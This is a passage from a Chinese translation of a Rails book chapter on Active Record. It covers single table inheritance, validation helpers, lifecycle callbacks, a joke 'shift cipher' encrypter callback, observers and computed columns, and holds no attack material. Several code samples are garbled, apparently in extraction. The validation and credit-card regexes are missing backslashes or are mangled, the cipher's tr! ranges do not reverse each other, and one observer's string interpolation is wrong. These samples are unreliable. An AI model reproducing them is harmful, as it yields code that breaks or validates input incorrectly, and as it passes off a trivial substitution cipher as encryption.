
修改与一个合成属性关联的列的值的正确方式是赋值一个新的合成对象给那个属性。

```
customer = Customer.find(123)  
  
old_name = customer.name  
  
customer.name = Name.new(old_name.first, old_name.initials, "Smith")  
  
customer.save
```

15.3 Single Table Inheritance

当我们用对象和类编程时，我们有时候使用继承来表达抽象之间关系。我们的应用程序可以按各种规则来处理人所扮演的角色：消费者，雇员，经理等等。所有角色都有一些共有的与特殊的属性。我们可以通过类 Person，以及它的子类 Employee 和类 Customer，还有 Employee 的子类 Manager 来“模型”化它们。子类继承并表现它们父类的属性。

就关系数据库而言，我们没有继承的概念：关系主要表达条目间的关系。尽管我们需要存储一个“对象导向”的对象“模型”在一个关系数据库中。有很多映射方式可以彼此映射。或许最简单的“单个表继承” (single table inheritance)。在它里面，我们映射继承层次内的所有类到一个单个数据库表中。这个表包含继承层次所有类的每个属性为一个列。它额外包含一个列，习惯上称为 type，它标识哪个对象的特定类被表现为任何特定行。这显示在图 15.3 中。



people						
Id	type	name	email	balance	reports_to	dept
1	Customer	John Doe	john@doe.com	78.29		
2	Manager	Wilma Flint	wilma@here.com			23
3	Customer	Bert Public	b@public.net	12.45		
4	Employee	Barney Rub	barney@here.com		2	23
5	Employee	Betty Rub	betty@here.com		2	23
6	Customer	Ira Buyer	ira9652@aol.com	-66.75		
7	Employee	Dino Dogg	dino@dig.prg		2	23

Figure 15.3: Single Table Inheritance: A Hierarchy of Four Classes Mapped into One Table

在“活动记录”内使用“单个表继承”很简单。在你的“模型”类内定义你需的继承层次，并确保对应于层次内基类的表为那个层次内的所有类的属性都包含一个列。表必须额外包含一个 type 列，用于区别相应的“模型”对象的类。

在定义表时，记住子类的属性将只表现为相应于这些子类的表内的行；例如，一个雇员不能有 balance 属性。结果是你定义的表必须允许 null 值给不能出现在所有子类的任何列。下面的 DDL 演示了图 15.3 中的表。

```

create table people (
  id int not null auto_increment,
  type varchar(20) not null,
  /* 共有属性 */
  name varchar(100) not null,
  email varchar(100) not null,
  /* attributes for type=Customer */

```

```

balance decimal(10, 2),
/* attributes for type=Employee */
reports_to int,
dept int,
/* attributes for type=Manager */
/* -- none -- */
constraint fk_reports_to foreign key (reports_to) references
people(id),
primary key (id)
);

```

我们可以定义我们“模型”对象的层次。

```

class Person < ActiveRecord::Base
end

class Customer < Person
end

class Employee < Person
end

class Manager < Employee
end

```

然后我们创建几个行并它们读回。

```

Manager.create(:name => 'Bob',
               :email => "bob@some.add",
               :dept => 12,
               :reports_to => nil)

Customer.create(:name => 'Sally',
                 :email => "sally@other.add",
                 :balance => 123.45)

person = Person.find(:first)
puts person.class #=> Manager
puts person.name #=> Bob
puts person.dept #=> 12

```

```
person = Person.find_by_name("Sally")
puts person.class #=> Customer
puts person.email #=> sally@other.add
puts person.balance #=> 123.45
```

注意我们是如何要求基类，Person，找到一个行的，但是返回对象的类是Manager的一个实例，下一个Customer的一个实例；“活动记录”通过检查该行的type列来确定类型，并创建相应的对象。

在使用“单个表继承时“有个明显的约束。两个子类不能有同样名字但不同type的属性，那样两个属性将被映射为同一个列。

David Says. . .

Won't Subclasses Share All the Attributes in STI?

Yes, but it's not as big of a problem as you think it would be. As long as the subclasses are more similar than not, you can safely ignore the reports_to attribute when dealing with a customer. You simply just don't use that attribute.

We're trading the purity of the customer model for speed (selecting just from the people table is much faster than fetching from a join of people and customers tables) and for ease of implementation.

This works in a lot of cases, but not all. It doesn't work too well for abstract relationships with very little overlap between the subclasses. For example, a content management system could declare a Content base class and have subclasses such as Article, Image, Page, and so forth. But these subclasses are likely to be wildly different, which will lead to an overly large base table as it has to encompass all the attributes from all the subclasses.

In this case, it would be better to use associations and define a Content-Metadata class that all the concrete content classes could do a has_one() with.

还有个不是很明显的约束。属性type也是Ruby内建方法的名字，所以直接访问它来设置或修改一个行的type会导致陌生的Ruby消息。相反，应该通过某些相应类对象来暗中访问它，或者通过“模型”对象的index接口访问它，如这样使用：

```
person[:type] = 'Manager'
```

15.4 Validation

“活动记录”可以确认一个“模型”对象的内容。这个确认在一个对象被保存时可以自动地完成。你也可以编程请求一个“模型”的当前状态的确认。

就像我们在上一章提到的，“活动记录”能够区别出数据库内与现有行相应的“模型”还是没有现有行与之对应的“模型”。后者被称为新记录(new_record?()方法将为它们返回true)。当你调用save()方法时，“活动记录”将为新记录完成一个SQL插入操作并对现有的那个进行更新。

这种区别是“活动记录”的确认工作流的反射—你可以指定在所有保存操作上完成的确认，以及只用于创建或更新上完成的确认。

在低层你通过实现validate()，validate_on_create()，和validate_on_update()这些方法的一个或多个来指定确认。validate()方法在每个保存操作中被调用。后两个则依赖于记录是否是新的，或者它先前是否从数据库中读取过来调用。

除了调用valid?()保存“模型”对象到数据外，你也可以在任何时候运行确认。这个调用与调用save()来保存的两个确认方法是一样的。

```
class User < ActiveRecord::Base  
  def validate  
    unless name && name =~ /^[^w+$/  
      errors.add(:name, "is missing or invalid")  
    end  
  end  
  def validate_on_create  
    if self.find_by_name(name)  
      errors.add(:name, "is already being used")  
    end  
  end  
end
```

当一个确认方法发现问题时，它使用errors.add()方法添加一个信息给这个“模型”对象的错误列表。第一个参数是出错属性的名字，第二个参数是错误消息。如果你需要添加一个用于整个“模型”对象的错误消息，使用add_to_base()方法代替。(注意，这个代码使用了支持方法blank?()，它在它的被调为nil或是个空字符串时返回true。)

```
def validate  
  if name.blank? && email.blank?  
    errors.add_to_base("You must specify a name or an email address")
```

```
    end  
  end
```

像我们 353 页看到的，Rails “视图” 在显示表单给最终用户时可以使用错误列表—有错误的字段将被自动高亮度地显示，并且用错误列表添加一个漂亮的方框在顶部。

你可以编程为一个特定属性使用 `errors.on(:name)` (别名为 `errors[:name]`) 来获得错误，并且你可以用 `errors.clear()` 清除整个错误列表。如果你查阅 `ActiveRecord::Errors` 文档，你会发现有很多其它方法。大多数方法可由高级的确认帮助方法来代替。

Validation Helpers

有些确认是平常：这个属性必须不能为空，其它属性必须在 18 和 65 之间等等。“活动记录”有一套标准的帮助方法来添加这些确认给你的“模型”。每个都是类级别方法，所有名字都以 `validates_` 开头。每个方法接受可选的属性名字列表，它是由配置选项的哈希表提供给确认的。

例如，我们可以这样写先前确认

```
class User < ActiveRecord::Base  
  
  validates_format_of :name,  
    :with => /^[a-zA-Z]+$/,  
    :message => "is missing or invalid"  
  
  validates_uniqueness_of :name,  
    :on => :create,  
    :message => "is already being used"  
  
end
```

大多数 `validates_methods` 接受`:on` 和`:message` 选项。`:on` 选项确定何时应用确认并接受`:save`(缺省的)，`:create`，或`:update` 中的一个。`:message` 参数可以用生成错误消息覆写它。

确认失败时，帮助方法添加一个 `error` 对象给“活动记录”“模型”对象。这将被关联到被确认的字段。在确认之后，你可以查看“模型”对象的 `errors` 属性来访问错误列表。当“活动记录”被用做 Rails 应用程序一部分时，这个检查通常由两个步骤完成：

1、“控制器”试图保存一个“活动记录”对象，但因为确认的原因保存失败了(返回 `false`)。“控制器”将重新显示包含错误数据的表单。

2、“视图模板”使用 `error_messages_for()` 方法来显示“模型”对象的错误列表，并且用户有机会来修正字段。

我们在 17.8 节讨论表单与“模型”的交互。

这儿是你可以在“模型”对象内的确认帮助方法的清单：

1、 validates_acceptance_of 确认 checkbox 是否被标记。

```
validates_acceptance_of attr... [ options... ]
```

许多表单有 checkbox，用户必须选择以便接受一些条款或条件。这个确认简单地检验这个 box 已经确认被标记，这个属性值是个字符串。属性本身并不被保存在数据库内(如果你希望明确地记录确认的话，没有什么东西会阻止你这样做)。

```
class Order < ActiveRecord::Base  
  validates_acceptance_of :terms,  
    :message => "Please accept the terms to proceed"  
end
```

选项:

:message text，缺省是“must be accepted.”。

:on :save, :create 或者:update

2、 validates_associated 在关联的对象上完成确认。

```
validates_associated name... [ options... ]
```

在给定的属性上完成确认，它被假设为是“活动记录模型”。对每个与属性关联的确认失败的话，一个单独的消息将被添加到那个属性的错误列表中(也就是说，个别的细节原因而出现的失败，将不会写到“模型”的错误列表中)。

小心不要包含一个 validates_associated() 调用在彼此引用的“模型”中：第一个将会试图确认第二个，它依次将确认第一个等等，直接你堆栈溢出。

```
class Order < ActiveRecord::Base  
  has_many :line_items  
  belongs_to :user  
  validates_associated :line_items,  
    :message => "are messed up"  
  validates_associated :user  
end
```

选项:

:message text，缺省是“is invalid.”

:on :save, :create 或者:update

3、 validates_confirmation_of 确认字段和它的值有同样内容。

```
validates_confirmation_of attr... [ options... ]
```

很多表单要求用户输入同一信息两次，第二次拷贝“动作”被做为与第一次是否匹配的确认。如果你使用命名约定，即第二字段的名字附有`_confirmation`，你可以使用`validates_confirmation_of()`来检查两个字段是否有同样的值。第二个字段不需要被存储到数据库中。

例如，一个“视图”可能包含

```
<%= password_field "user", "password" %><br />
<%= password_field "user", "password_confirmation" %><br />
```

在User“模型”中，你可以用一个确认来检验两个口令。

```
class User < ActiveRecord::Base
  validates_confirmation_of :password
end
```

选项：

`:message` text 缺省是“`doesn't match confirmation.`”
`:on` `:save`, `:create`, 或 `:update`

4、`validates_each` 使用一个块来确认一或多个属性。

```
validates_each attr... [ options... ] { |model, attr, value| ... }
```

为每个属性调用块(如果`:allow_nil`为`true`，则跳过是`nil`的属性)。传递属性的名字，属性的值到被确认的“模型”内。如下面例子显示的，如果一个确认失败，块应该被添加给“模型”的错误列表

```
class User < ActiveRecord::Base
  validates_each :name, :email do |model, attr, value|
    if value =~ /groucho|harpochico/i
      model.errors.add(attr, "You can't be serious, #{value}")
    end
  end
end
```

选项：

`:allow_nil` boolean 如果`:allow_nil`为`true`，带有值`nil`的属性将不被传递给块而是被跳过。

`:on` `:save`, `:create`, 或 `:update`

5、`validates_exclusion_of` 确认属性不在一组值中。

```
validates_exclusion_of attr..., :in => enum [ options... ]
```

确认属性没有出现在枚举中(任何对象都支持 include?() 断言)。

```
class User < ActiveRecord::Base  
  validates_exclusion_of :genre,  
    :in => %w{ polka twostep foxtrot },  
    :message => "no wild music allowed"  
  validates_exclusion_of :age,  
    :in => 13..19,  
    :message => "cannot be a teenager"  
end
```

选项:

- :allow_nil 如果属性为 nil，并且:allow_nil 选项为 true。则枚举不被检查。
- :in (或 :within) enumerable 一个可枚举对象。
- :message text 缺省值是 “is not included in the list.”
- :on :save, :create, 或 :update

6、 validates_format_of 在一个模式上确认属性。

```
validates_format_of attr..., :with => regexp [ options... ]
```

通过与正则表达式匹配它的值来确认每个字段。

```
class User < ActiveRecord::Base  
  validates_format_of :length, :with => /^d+(in|cm)/  
end
```

选项:

- :message text 缺省值 “is invalid.”
- :on :save, :create, or :update
- :with 用于确认属性的正则表达式。

7、 validates_inclusion_of 确认属性是否属于一个值集。

```
validates_inclusion_of attr..., :in => enum [ options... ]
```

确认每个属性的值是否出现在枚举中(任何对象都支持 include?() 断言)。

```
class User < ActiveRecord::Base  
  validates_inclusion_of :gender,
```

```
:in => %w{ male female },  
:message => "should be 'male' or 'female'"  
validates_inclusion_of :age,  
:in => 0..130,  
:message => "should be between 0 and 130"  
end
```

选项:

:allow_nil 如果属性为 nil 并且:allow_nil 选项为 true，则不检查枚举值。
:in (或 :within) enumerable 一个可枚举的对象。
:message text 缺省值是 “is not included in the list.”
:on :save, :create, 或 :update

8、 validates_length_of 确认属性值的长度。

```
validates_length_of attr..., [ options... ]
```

遵循一些约束确认每个属性的值的长度：至少要给出一个长度，至多给出一个长度，在两个长度之间，或者明确地给出一个长度。而不能只有单个:message 选项，这个确认器允许为不同的确认失败分离消息，只要:message 还可以使用。在所有选项中，长度不能负数。

```
class User < ActiveRecord::Base  
  validates_length_of :name, :maximum => 50  
  validates_length_of :password, :in => 6..20  
  validates_length_of :address, :minimum => 10,  
    :message => "seems too short"  
end
```

选项(用于 validates_length_of):

:in (或 :within) range 值的长度必须在一个范围内。
:is integer 值必须是整数的字符长度。
:minimum integer 值不能小于此整数。
:maximum integer 值不能大于此整数。
:message text 依赖于完成测试的缺省信息。消息可以包含一个将被 maximum, minimum, 或确定长度代替的%d 序列。
:on :save, :create, 或 :update
:too_long text 使用:maximum 时的:message 同义词。

:too_short text 使用:minimum 时的:message 同义词。

:wrong_length text 使用:is 时的:message 同义词。

9、 validates_numericality_of 确认那个属性是有效的数字。

```
validates_numericality_of attr... [ options... ]
```

确认每个属性是个有效数字。在:only_integer 选项中，属性必须由可选的符号后跟随一个或多个数字。在选项中(或者如果选项不是 true)，可由 Ruby Float()方法允许的任何浮点数都被接受。

```
class User < ActiveRecord::Base  
  validates_numericality_of :height_in_meters  
  validates_numericality_of :age, :only_integer => true  
end
```

选项:

:message text 缺省是 “is not a number.”

:on :save, :create, 或 :update

:only_integer 如果为 true，则属性必须是包含一个可选的符号后跟随数字的字符串。

10、 validates_presence_of 确认属性不为空。

```
validates_presence_of attr... [ options... ]
```

确认每个属性即不为 nil 也不为空。

```
class User < ActiveRecord::Base  
  validates_presence_of :name, :address  
end
```

选项:

:message text 缺省是 “can't be empty.”

:on :save, :create, 或 :update

11、 validates_uniqueness_of 确认属性是唯一的。

```
validates_uniqueness_of attr... [ options... ]
```

对于每个属性，确认数据库内的其它行当前没有与给定列同样的值。当“模型”对象来自于一个现有数据库的行时，当完成检查时那个行被忽略。选项:scope 参数可以被用于过滤当前记录内:scope 列内被测试的，有同样值的行。

这个代码确保用户名字在数据库中唯一的。

```
class User < ActiveRecord::Base  
  validates_uniqueness_of :name  
end
```

这个代码确保用户的名字在一个组内唯一的。

```
class User < ActiveRecord::Base  
  validates_uniqueness_of :name, :scope => "group_id"  
end
```

选项:

:message text 缺省是 “has already been taken.”

:on :save, :create, 或 :update

:scope attr Limits the check to rows having the same value in the column as the row being checked.

15.5 Callbacks

“活动记录”控制“模型”对象的生命周期—它创建它们，监视它们的修改，保存，更新和删除。使用“回调”，“活动记录”让我们的代码参与这种监视过程。我们可以在一个对象的生命周期内让任何重大的事件来调用我们写的代码。在这些“回调”内，我们可以完成复杂的确认，映射列的值并将它们传递到数据库外部，甚至可阻止某些操作的完成。

我们已经在“动作”内看到这个功能。当我们添加用户管理代码给我们的 Depot 应用程序时，我们想确保我们的管理员不能从数据库内删除魔法用户 Dave，所以我们添加下列“回调”给 User 类。

```
class User < ActiveRecord::Base  
  before_destroy :dont_destroy_dave  
  def dont_destroy_dave  
    raise "Can't destroy dave" if name == 'dave'  
  end  
end
```

before_destroy 调用注册 don't_destroy_dave() 方法为一个“回调”，它在 user 对象被删除时被调用。如果试图删除 Dave 用户，这个方法引发一个异常，并且行不会被删除。

“活动记录”定义了 16 个“回调”。这些形式中第十四种形式 before/after 对和括号内一些“活动记录”对象内的选项。例如，before_destroy 回调将在 destroy() 方法调用之前被调用，after_destroy 将在其之后被调用。有两个例外，after_find 和 after_initialize，它没有相应的 before_xxx 回调。(这两个回调在其它方式中是不同的，我们稍后会看到。)

图 15.4 显示了 14 对回调被包装在“模型”对象的基本 create, update 和 destroy 操作中。或许让人惊讶，before 和 after 确认调用不被嵌套。




Figure 15.4: Sequence of Active Record Callbacks

除了这十四个调用外，after_find 回调在任何 find 操作之后被调用，after_initialize 在一个“活动记录”“模型”对象被创建之后被调用。

要让你的代码在一个回调期间被执行，你需要写一个处理器并与相应的回调关联起来。

Joe 问. . .

为什么 after_find 和 after_initialize 这么特别？

Rails has to use reflection to determine if there are callbacks to be invoked. When doing real database operations, the cost of doing this is normally not significant compared to the database overhead. However, a single database select statement could return hundreds of rows, and both callbacks would have to be invoked for each. This slows things down significantly. The Rails team decided that performance trumps consistency in this case.

这儿有两种基本的回调实现方式。

首先，你可以直接地定义回调实例方法。例如，如果你想在保存事件之前处理，你可以写

```

class Order < ActiveRecord::Base

# ..

def before_save

  self.payment_due ||= Time.now + 30.days

end

end

```

第二种定义回调的基本方法是声明处理器。一个处理器即可以是个方法也可以是个块[处理也可以被包含在字符串中，用 eval() 计算，但是这不被推荐。]。你在事件后面使用类方法的名字来将一个特定的事件与一个处理器关联起来。要关联一个方法，声明它为 private 或 protected 并指定它的名字做为一个符号给处理器声明。要指定一个块，在声明后简单添加它。这个块接受“模型”对象做为一个参数。

```

class Order < ActiveRecord::Base

before_validation :normalize_credit_card_number

after_create do |order|

  logger.info "Order #{order.id} created"

end

protected

def normalize_credit_card_number

  self.cc_number.gsub!(/-/w/, '')

end

end

```

你可以为同一个回调指定多个处理器。它们通常按它们被指定的次序来调用，除非一个处理器返回 false(它必须是实际的 false 值)，在这种情况下，回调链被提前中止。

出于性能优化的原因，对于 after_find 和 after_initialize 事件，只有一种方式定义“回调”，即把它们定义成方法。如果你试图使用第二种技术声明它们为处理器，它们将默默地被忽略。

Timestamping Records

before_create 和 before_update 回调有种潜在的用法是 timestamping 行。

```

class Order < ActiveRecord::Base

def before_create

  self.order_created ||= Time.now

end

```

```
def before_update
  self.order_modified = Time.now
end
end
```

“活动记录”可以不让你操心这些事。如果你的数据库表有个列名为 `created_at` 或 `created_on`，它会自动地设置行创建时间的时间戳(timestamp)。同样地，一个列名字为 `updated_at` 或 `updated_on` 将设置最后修改的时间戳。这些时间戳缺省地是本地时间；要使用 UTC(或 GMT)，在你的代码包括下面行(即可以内联独立的“活动记录”应用程序，也可以用在完整的 Rails 应用程序的环境文件中)。

```
ActiveRecord::Base.default_timezone = :utc
```

可以像下面这样取消它

```
ActiveRecord::Base.record_timestamps = false
```

Callback Objects

可在“模型”类内直接指定回调处理器，你可以创建分离的处理器类，它封装所有回调方法。这些处理器可以在多个“模型”间共享。一个处理器类是个简单的类，它定义回调方法(`before_save()`, `after_create()`, 等等)。在 `app/models` 目录内为这些处理器类创建源文件。

在“模型”对象内使用处理器，你创建这个处理器类的实例，并传递那个实例给各种回调定义。几个例子会让这些更清楚些。

如果我们应用程序在多个地方使用信用卡，我们可能想在多个方法内共享我们的 `normalize_credit_card_number()` 方法。要做到这点，我们要抽取方法到它自己的类中并在我们希望它处理的事件名后命名它。这个方法将接受单个参数，回调被生成的“模型”对象。

```
class CreditCardCallbacks
  # Normalize the credit card number
  def before_validation(model)
    model.cc_number.gsub!(/-/w/, '')
  end
end
```

现在，在我们的“模型”类中，我们可以重排这个被调用的共享的回调。

```
class Order < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
```

```

end

class Subscription < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
end

```

这个例子中，处理器类假设信用卡号码被保存在一个“模型”属性 cc_number 内，Order 和 Subscription 两者将有一个与之同名的属性。但是我们可以推广这个思想，让处理器类减少对使用它的类的实现细节的依赖。

例如，我们可以创建一个普通的加密和解密处理器。这可以在它们被存储到数据库之前加密名字字段，并在行被读回时解密它们。你可以做为一个回调处理器包括它在任何需要此功能的“模型”内。

处理需要在“模型”数据被写回数据库之前，加密一个“模型”内给出的属性集。因为我们的应用程序需要处理这些属性的文本文件，完成存储之间它重新排列及解密它们。它也需要在行被从数据库读入到一个“模型”对象时解密这些数据。这些要求意味着我们需要在保存数据和找到一个新行时解密数据库行，我们可以通过别名 after_find() 方法为 after_save() —同一个方法有两个名字，来保存代码。

```

class Encrypter
  # We're passed a list of attributes that should
  # be stored encrypted in the database
  def initialize(attrs_to_manage)
    @attrs_to_manage = attrs_to_manage
  end
  # Before saving or updating, encrypt the fields using the NSA and
  # DHS approved Shift Cipher
  def before_save(model)
    @attrs_to_manage.each do |field|
      model[field].tr!("a-z", "b-zA-Z")
    end
  end
  # After saving, decrypt them back
  def after_save(model)
    @attrs_to_manage.each do |field|

```

```
    model[field].tr!("b-za", "a-z")
end
end

# Do the same after finding an existing record
alias_method :after_find, :after_save
end
```

我们现在可以重排从我们的 orders “模型” 内调用的 Encrypter 类。

```
require "encrypter"

class Order < ActiveRecord::Base
  encrypter = Encrypter.new(:name, :email)

  before_save encrypter
  after_save encrypter
  after_find encrypter

  protected

  def after_find
  end
end
```

我们创建一个新的 Encrypter 对象并用它钩住 before_save, after_save, 和 after_find 事件。这种方式，在一个定单被保存之前，encrypter 内的方法 before_save() 将被调用，等等。

那么，我们为什么要定义一个空的 after_find() 方法呢？记住我们说过，出于性能的原因 after_find 和 after_initialize 被视为是特别的。这种特殊对待的结果之一是“活动记录”不想知道调用一个 after_find 处理器，除非它在“模型”类中看到一个真实的 after_find() 方法。我们必须定义一个空的占位符给 after_find 处理。

This is all very well, but every model class that wants to make use of our encryption handler would need to include some eight lines of code, 就像我们在 Order 类内做的那样。我们会做的更好，我们将定义一个帮助方法，它完成所有工作，并且让那个帮助方法对所有“活动记录模型”都是有效的。要做到这些，我们将添加它到 ActiveRecord::Base 类中。

```
class ActiveRecord::Base
  def self.encrypt(*attr_names)
    encrypter = Encrypter.new(attr_names)
```

```
before_save encrypter  
after_save encrypter  
after_find encrypter  
define_method(:after_find) { }  
end  
end
```

像这样，我们现在可以使用单个调用来添加 encryption 给任何“模型”类的属性。

```
class Order < ActiveRecord::Base  
  encrypt(:name, :email)  
end
```

一个简单的驱动程序让我们来检验这个。

```
o = Order.new  
o.name = "Dave Thomas"  
o.address = "123 The Street"  
o.email = "dave@pragprog.com"  
o.save  
puts o.name  
o = Order.find(o.id)  
puts o.name
```

在控制台，我们在“模型”对象内看到我们的消费者的名字。

```
ar> ruby encrypt.rb  
Dave Thomas  
Dave Thomas
```

但是，在数据库中，很明显名字和 email 地址被加密了。

```
ar> mysql -urailsuser -prailspw railsdb  
mysql> select * from orders;  
+-----+-----+-----+-----+-----+  
| id | name | email | address | pay_type | when_shipped |  
+-----+-----+-----+-----+-----+  
|-----+
```

```
| 1 | Dbwf Tipnbt | ebwf@qsbhqspf.dpn | 123 The Street | | NULL |
+-----+-----+-----+-----+
-----+
1 row in set (0.00 sec)
```

Observers

回调是个很好的技术，但它们可能有时候会导致一个“模型”类会接受与其本意并不相关的职责。例如，在 266 页我们创建一个回调。

当一个定单被创建时，一个消息被日志。那个功能并不真是基本 Order 类的一部分—我们把它放在那里是因为回调在那里执行。

“活动记录”的“观察者”(observer)克服了那个限制。一个“观察者”显示地连接本身到一个“模型”类中，为了回调注册它自己为“模型”的一部分，但是并不要求“模型”本身做任何更改。这儿是先前我们 logging 例子，我们用“观察者”重写了它。

```
class OrderObserver < ActiveRecord::Observer
  def after_save(an_order)
    an_order.logger.info("Order #{an_order.id} created")
  end
end
OrderObserver.instance
```

在 ActiveRecord::Observer 被子类化时，它查看新类名字，从尾部剥去单词 Observer，并且假设左侧是被观察的“模型”类的名字。在我们的例子中，我们称我们的“观察者”类为 OrderObserver，所以它自动地把它自己同“模型”Order 钩住。

有时候就不会这么方便。当它执行时，“观察者”类可能使用 observer() 方法明确地列出了它想观察的“模型”。

```
class AuditObserver < ActiveRecord::Observer
  observe Order, Payment, Refund
  def after_save(model)
    model.logger.info("#{$model.class.name} #{$model.id} created")
  end
end
AuditObserver.instance
```

在这两个例子中，我们必须创建一个“观察者”实例—只定义“观察者”类是不能完成观察的。对标准的“活动记录”应用程序来说，你还需要初始化期间在某些方便的地方调用

`instance()`方法。如果你写一个 Rails 应用程序，你将在你的 `ApplicationController` 内使用 `observer` 指令，就像我们在 278 页看到。

习惯上，`observer` 源文件放在 `app/models` 目录内。

在某种程序上，“观察者”会为 Rails 带来些 first-generation-aspect-oriented 程序的好处如，Java。它们允许你注入行为到“模型”类中，而不用修改这些类内的任何代码。

15.6 Advanced Attributes

想想在我们每次介绍“活动记录”时，我们说一个“活动记录”对象有对应于基础数据库表内列的属性。我们说的并不是严格的事实。这儿是故事的余下部分。

在“活动记录”首先使用一个特定“模型”时，它进入数据库，并确定相应表的列集。从那里它构建一个 `Column` 对象集。这些对象可使用 `columns()` 类方法来访问，并且对一个有名字的列来说 `Column` 对象可以被使用 `columns_hash()` 方法重新取回。`Column` 对象编码数据库列的名字，类型和缺省值。

当“活动记录”从数据库读信息时，它构造一个 SQL 的 `select` 语句。当执行时，`select` 语句返回零或多个数据行。“活动记录”为这些行中的每一个都构建一个新的“模型”对象，加载行数据到一个哈希表中，那里它被称为属性数据。哈希表的每个条目都对应最初查询内的一个条目。`key` 键与结果集中条目的名字同名。

大多数时间，我们使用一个标准的“活动记录”`finder` 方法来重新从数据库取回数据。这些方法返回被选择行的所有列。结果是每个被返回的“模型”对象内的属性哈希表将包含每个列的条目，那里 `key` 是列名字，`value` 是列数据。

```
result = LineItem.find(:first)
p result.attributes
{"order_id"=>13,
 "quantity"=>1,
 "product_id"=>27,
 "id"=>34,
 "unit_price"=>29.95}
```

通常，我们不通过属性哈希表访问这个数据。相反，我们使用属性方法。

```
result = LineItem.find(:first)
p result.quantity #=> 1
p result.unit_price #=> 29.95
```

但是如果我们运行一个查询后，在它的返回值中并没有相应的表内的列时，会发生什么？例如，我们可能想运行下面的查询

```
select quantity, quantity*unit_price from line_items;
```

如果我们在我们数据库上手工再运行一次这个查询，我们可能看到像下面的东西。

```
mysql> select quantity, quantity*unit_price from line_items;
+-----+-----+
| quantity | quantity*unit_price |
+-----+-----+
| 1 | 29.95 |
| 2 | 59.90 |
| 1 | 44.95 |
:
:
```

注意，结果集中列标题反映了我们给出的 select 语句的条目。在组装属性哈希表时，这些列标题被“活动记录”使用。我们可以使用“活动记录”的 find_by_sql() 再次运行同样的查询，并查看结果的属性哈希表。

```
result = LineItem.find_by_sql("select quantity, quantity*unit_price
" +
"from line_items")
p result[0].attributes
```

输出显示列标题已经被用做属性哈希表的 key。

```
{"quantity*unit_price"=>"29.95",
"quantity"=>1}
```

注意被计算的列的值是个字符串。“活动记录”知道我们表中的列的类型，但很多表并不给被计算的列返回类型信息。在这个例子中我们使用 MySQL，它并不提供类型信息，所以“活动记录”被这些值认做是字符串。我们使用 Oracle 时，我们接收一个返回的浮点值，OCI 接口可以为一个结果集中的所有列抽取类型信息。

很明显使用 key 键 quantity*price 访问被计算的属性并不方便，所以你自然重命名结果集中的列名为 qualifier。

```
result = LineItem.find_by_sql("select quantity,
quantity*unit_price as total_price " +
" from line_items")
p result[0].attributes
```

这会产生

```
{"total_price"=>"29.95",
```

```
"quantity"=>1}
```

The attribute `total_price` is easier to work with.

```
result.each do |line_item|
  puts "Line item #{line_item.id}: #{line_item.total_price}"
end
```

记住，这些被计算的列的值将被以字符串形式存储在属性哈希表中。如果你这样试的话，会得到一个非期望的结果。

```
TAX_RATE = 0.07
#
sales_tax = line_item.total_price * TAX_RATE
```

或许令人惊讶地前面例子中的代码设置 `sales_tax` 为一空字符串。`total_price` 的值是个字符串，而对于字符串来说*操作会重复它内容。因为 `TAX_RATE` 小于 1，内容就会被重复零次，结果是空字符串。

